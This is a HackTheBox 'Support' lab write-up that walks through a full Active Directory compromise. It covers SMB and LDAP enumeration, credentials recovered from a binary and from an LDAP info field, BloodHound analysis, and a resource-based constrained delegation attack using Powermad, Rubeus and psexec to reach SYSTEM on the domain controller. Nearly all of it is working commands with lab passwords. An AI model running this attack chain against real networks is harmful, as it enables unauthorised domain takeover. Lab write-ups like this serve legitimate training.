Support (HackTheBox)
Support (HackTheBox)
Nmap Results
1
2
3
4
5
6
7
rustcan -a <Target-IP> -- -A -oN Support_nmap_result

#Cmd Breakdown
-a will scan for all ports
-- will pass the rustscan output to the nmap
-A aggressive mode in Nmap
-oN To save the output
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-11 15:21:19Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49680/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49704/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49742/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
- From the ports 53, 88, 139, 445 we can say that this is a Active Directory Machine.
Enumeration
Always check for SMB in AD
SMB (139, 445)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
smbclient -L //10.10.11.174
Password for [WORKGROUP\rokial]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share


smbclient //10.10.11.174/support-tools
Password for [WORKGROUP\rokial]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 22:31:06 2022
  ..                                  D        0  Sat May 28 16:48:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 16:49:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 16:49:55 2022
  putty.exe                           A  1273576  Sat May 28 16:50:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 16:49:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 22:31:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 16:50:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 16:49:43 2022

OR

nxc smb 10.10.11.174 -u 'something' -p '' --shares
Analyzing the UserInfo.exe.zip
- Run the userinfo.exe using Powershell built into kali and we found the exe tries to connect with ldap we found that using wireshark
1
2
3
we can run this in kali in powershell

./UserInfo.exe -v find -first 'test'

- Using this creds we can try spraying them in the domain to check we have access.
1
 nxc smb 10.10.11.174 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --shares

- Found these are valid creds.
Domain Enumeration
- Back in the old days we have to run a tool named SharpHound.ps1 on the target system to feed the BloodHound to visualize the domain structute. But now the community made it simple by making bloodhound-python.
- Which is similar like sharphound but we can run it on the attacker side.
1
bloodhound-python -d support.htb -c All -ns 10.10.11.174 --zip -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'

- Found that Shared Support Account has generic all over
DC.SUPPORT.HTB
Note: Default AD groups ends with id less then 1000 non default will have id greater than 1000
LDAP (389)

We can use ldap search for checking field in the domain Because bloodhound checks for Description.
1
ldapsearch -h support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b 'dc=support, dc=htb' > ldap.out
1
support:Ironside47pleasure40Watchful
- Found another credentials for the user support.
It is common to have password in info field
Finding
Found support user is the member of Shared support Account and that group has generic all privilege over the DC
Evil-winrm
- Using these creds we can winrm into the machine
1
evil-winrm -i <Target-ip> -u support -p 'Ironside47pleasure40Watchful'
After wirnrm as Support user we can find the user flag on the support user desktop.
Downloading Dependencies to carry out the attack which bloodhound Suggested
1
2
3
powermad.ps1
powerview.ps1
Rubeus.exe
To find how many machine account a domain user can create
1
2
3
. .\Powerview.ps1

Get-DomainObject -Identity "DC=Support, DC=HTB" | select ms-ds-machineaccountquota

- Since we have access to create machine account we can carry out this attack.
To create a Machine account
1
2
. .\Powermad.ps1
New-MachineAccount -MachineAccount FakePc -Password $(ConvertTo-SecureString 'Password@123' -AsPlainText -Force)
1
2
3
4
5
6
$ComputerSid = Get-DomainComputer FakePc -Properties objectsid | Select -Expand objectsid

#To get Sid

$ComputerSid
S-1-5-21-1677581083-3380853377-188903654-5607

Follow the steps in the bloodhound
1
./Rubeus.exe s4u /user:attackersys$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/DC.SUPPORT.HTB /ptt

- Copy this base64 ticket and convert that
1
2
base64 -d ticket.b64 > ticket.kirbi
# This command will convert the base64 Ticket.
Convert the kirbi to ccache which we can use to access machines.
- Here we are using a tool named
ticketConverter.pyfrom Impacket to convert the ticket.
1
2
3
4
python3 ticketConverter.py ticket.kirib ticket.ccache

# Exporting the ticket to the Environment Variable so we don't have to run everytime we access the machine
export KRB5CCNAME=ticket.ccache
After that we can psexc to the DC
1
2
3
4
psexec.py -k -no-pass support.htb/administrator@dc.support.htb

# If you have issue with clock skew time we can sync the time with DC using the faketime command
faketime "$(ntpdate -q 10.10.11.174 | cut -d ' ' -f 1,2 )" \psexec.py -k -no-pass support.htb/administrator@dc.support.htb

- We got access to the machine as NT-Authority user so we have access to the DC.
Conclusion
- Overall this is a Nice Active Directory box which gives knowlegde in analysing a
exe. Initial Hold from the creds found in the LDAP request. - After LDAP dump we get the creds for
Supportuser using that we got the Shell. - After enumerating the domain using bloodhound we found the
SHARED SUPPORT ACCOUNTShas generic ALL to the DC, sincesupportis the member ofSHARED SUPPORT ACCOUNTS. - Using this we can create a machine and Authenticate to the DC.

This post is licensed under CC BY 4.0 by the author.